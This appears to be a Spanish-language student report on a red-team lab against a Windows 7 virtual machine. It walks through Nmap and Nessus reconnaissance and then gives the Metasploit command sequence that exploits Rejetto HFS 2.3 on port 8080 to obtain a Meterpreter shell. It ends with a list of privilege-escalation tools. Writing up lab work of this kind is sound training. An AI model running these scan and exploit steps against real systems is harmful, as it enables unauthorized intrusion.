2.3.1. Informe de Herramientas y Procedimientos Utilizados para Dar Solución al Escenario de Red Team de Acuerdo con los Pasos del Pentesting.

1. Fase de Reconocimiento

En esta fase, el objetivo es recopilar el máximo de datos posible acerca de la máquina Escenario propuesto, evitando la interacción directa con el sistema.


La herramienta que se utilizó fue:

- **Nmap**: Es una herramienta de exploración de red y puertos, que facilita la identificación de dispositivos y servicios en la red. Esta analiza puertos abiertos, reconoce servicios y ediciones de aplicaciones, e identifica el sistema operativo en funcionamiento. Aunque Nmap suele emplearse en auditorías de seguridad, numerosos administradores de redes y sistemas lo consideran beneficioso para llevar a cabo tareas cotidianas, como el inventario de la red, la programación de la actualización de servicios y la supervisión del tiempo que los equipos o servicios permanecen en funcionamiento (Guía De Referencia De Nmap (Página De Manual), n.d.).

- **Evidencia de comandos utilizados**:

Con el comando nmap 192.168.1.42 se realiza un escaneo básico de puertos y se logra observar cuales están abiertos.

Ilustración 5 Aplicación de Nmap



Fuente. Autoría Propia


Con el comando nmap -A -v 192.168.1.43 se hace un escaneo más profundo:

-A escaneo agresivo

-v incrementa el nivel de detalle

Así mismo se puede identificar según la necesitad, el comando de nmap a utilizar.

Ilustración 6 Aplicación de nmap -A -v e informe



Fuente. Autoría Propia

Después de la utilización de estos comandos se logra identificar los puertos abiertos la máquina, la información sería la siguiente:

Sistema Operativo: Windows 7 Professional Service Pack 1

Grupo de trabajo: WORKGROUP

Puertos abiertos (Deland-Han, n.d.):

Tabla 1

PUERTO	SERVICIO
8080/tcp	HTTP Proxy / HTTP
139/tcp	NetBIOS Session Service
135/tcp	Microsoft RPC (Remote Procedure Call
554/tcp	RTSP (Real-Time Streaming Protocol)
445/tcp	SMB (Server Message Block)
49154/tcp	Microsoft Windows RPC
5357/tcp	Web Services on Devices (WSD)
49152/tcp	Microsoft Windows RPC
2869/tcp	UPnP (Universal Plug and Play)
49153/tcp	Microsoft Windows RPC
49156/tcp	Microsoft Windows RPC
10243/tcp	Windows Media Player Network Sharing
49157/tcp	Microsoft Windows RPC
49155/tcp	Microsoft Windows RPC

Nota. Esta tabla muestra los puntos abiertos con su respectivo servicio encontrados en el escenario. Fuente. Autor


2. Fase de Escaneo de Vulnerabilidades

En esta fase se identifican vulnerabilidades en los servicios y aplicaciones en la máquina objetivo.

- **Nessus**: Es un escáner de vulnerabilidades desarrollado por Tenable que identifica problemas de seguridad en redes y sistemas. Este identifica y reporta vulnerabilidades específicas de las aplicaciones y servicios en ejecución en la máquina (Cilleruelo, 2024), en este caso el escenario propuesto.
- **Evidencia de comandos utilizados**: Se realiza la configuración de un escaneo de red para detectar vulnerabilidades en el sistema y obtener un reporte.

Interfaz de Nessus, se inicia un nuevo escaneo usando la IP de la maquina Windows 7, con el fin de encontrar las vulnerabilidades.


Ilustración 7 Interfaz de Nessus



Fuente. Autoría Propia

Después de analizar las vulnerabilidades encontradas en el escaneo a la maquina con IP 192.168.1.43, se evidencia la presencia de Rejetto HTTP File Server.

Ilustración 8 Vulnerabilidad encontrada con Nessus



Fuente. Autoría Propia


- **Nmap con Scripts NSE**:Nmap tiene una serie de scripts NSE (Nmap Scripting Engine) que permiten realizar análisis de vulnerabilidades específicas. Este

ejecuta scripts que prueban vulnerabilidades en servicios comunes (Motor De Secuencias De Comandos De Nmap (NSE) | Escaneo De Red De Nmap, n.d.).

- **Evidencia de comandos utilizados**: también usé esta herramienta por lo cual comparto captura de pantalla.

Con el comando nmap –script vuln 192.168.1.43 se evidencia que el puerto 8080 se encuentra abierto, y existe una vulnerabilidad asociada al servicio http.

Ilustración 9 Escaneo de vulnerabilidades con nmap




Fuente. Autoría Propia

Con el comando nmap -f -sS -sV -Pn --script default 192.168.1.43 (en esta ocasión había reiniciado la maquina Windows 7 por lo cual la IP cambió) se logra obtener información sobre la aplicación en el puerto 8080 la cual es http-server-header: HFS 2.3 Realizando la consulta este es

el nombre de Rejetto, la aplicación la cual es vulnerable, por lo cual por este puerto continuaremos en la fase de explotación.

Ilustración 10 Escaneo con nmap -f -sS -sV -Pn --script default



Fuente. Autoría Propia

3. Fase de Explotación

Esta fase consiste en aprovechar las vulnerabilidades identificadas con el fin de obtener acceso a la máquina objetivo (Windows 7). La herramienta usada fue:


- **Metasploit Framework**: Es un framework para pentesting basada en Ruby, que incluye una amplia gama de exploits, payloads y módulos de post-explotación. Esta herramienta se utiliza para verificar y realizar ejecutables (expoits) y explotar

vulnerabilidades. Fundamentalmente, es un conjunto de herramientas frecuentemente utilizadas, que ofrecen un ambiente integral para pruebas de penetración y desarrollo de explotación. Incorpora una consola y facilita ajustes específicos de los ataques (Metasploit Framework | Metasploit Documentation, n.d.).

- **Evidencia de comandos utilizados**:
  - Buscar un exploit específico:

search rejetto exploit

Ilustración 11 Búsqueda de exploit con Metaexploit




Fuente. Autoría Propia

  - Configurar y ejecutar un exploit:

use 0 #Teniendo en cuenta el número del exploit, en este caso el 0

show options # Permitió observar las opciones ya preconfiguradas

Ilustración 12 Uso del exploit



Fuente. Autoría Propia


set RHOST 192.168.1.43 #Se configura la IP objetivo

set LHOST 192.168.1.42 #Se utilizaría este comando para configurar la IP de Kali, pero ya estaba preconfigurada, podemos observarla en la imagen anterior.

Set RPORT 8080 #Que es el puerto abierto que está usando Rejetto y donde está la vulnerabilidad a explotar.

run #Corremos el exploit

Ilustración 13 Ejecución del exploit y acceso al sistema



Fuente. Autoría Propia

Podemos observar en la imagen anterior que se logra el acceso a la máquina virtual, y con el comando sysinfo, se lista la información del sistema, en este caso Windows 7, de la siguiente manera:

Tabla 2

Nombre del equipo	PC202006
Sistema operativo	Wiindows 7 (6.1 Build 7601, Service Pack 1)
Arquitectura	x64
Lenguaje del sistema	Español Colombia
Dominio o nombre del grupo de trabajo	WORKGROUP
Usuarios registrados	1
Meterpreter	x86/windows

Nota. Esta tabla muestra los datos encontrados en el ataque a la maquina objetivo.

Fuente. Autor

Con el comando Shell se abre una shell de Windows para ejecutar comandos directamente en el sistema operativo.

4. Fase de Escalación de Privilegios

Si el acceso inicial es limitado, se intenta obtener permisos elevados (administrador) para un mayor control. Sin embargo, se encontró que la cuenta usuario tiene privilegios de administrador.

Sin embargo, algunas herramientas que pueden usarse en esta fase son:

- **Windows Exploit Suggester**: Es una herramienta que propone potenciales fallos de elevación de privilegios, fundamentados en el sistema operativo y las actualizaciones instaladas. Examina las versiones de seguridad actualizadas y propone vulnerabilidades compatibles (Windows Exploit Suggester: Conoce Qué Vulnerabilidades Y Exploits Afectan a Tus Sistemas Windows, 2016).
- **Metasploit (post-exploitation)**: Metasploit tiene módulos para escalación de privilegios en para sistemas operáticos Windows y Linux. Esta herramienta ejecuta exploits de post-explotación para obtener privilegios elevados (Echeverri, 2011).
- **PEASS (Privilege Escalation Awesome Scripts Suite)**: Se trata de una serie de scripts (winPEAS para Windows y linPEAS para Linux) que intentan encontrar configuraciones poco seguras, con el fin de lograr la elevación de privilegios (Peass-Ng, n.d.).

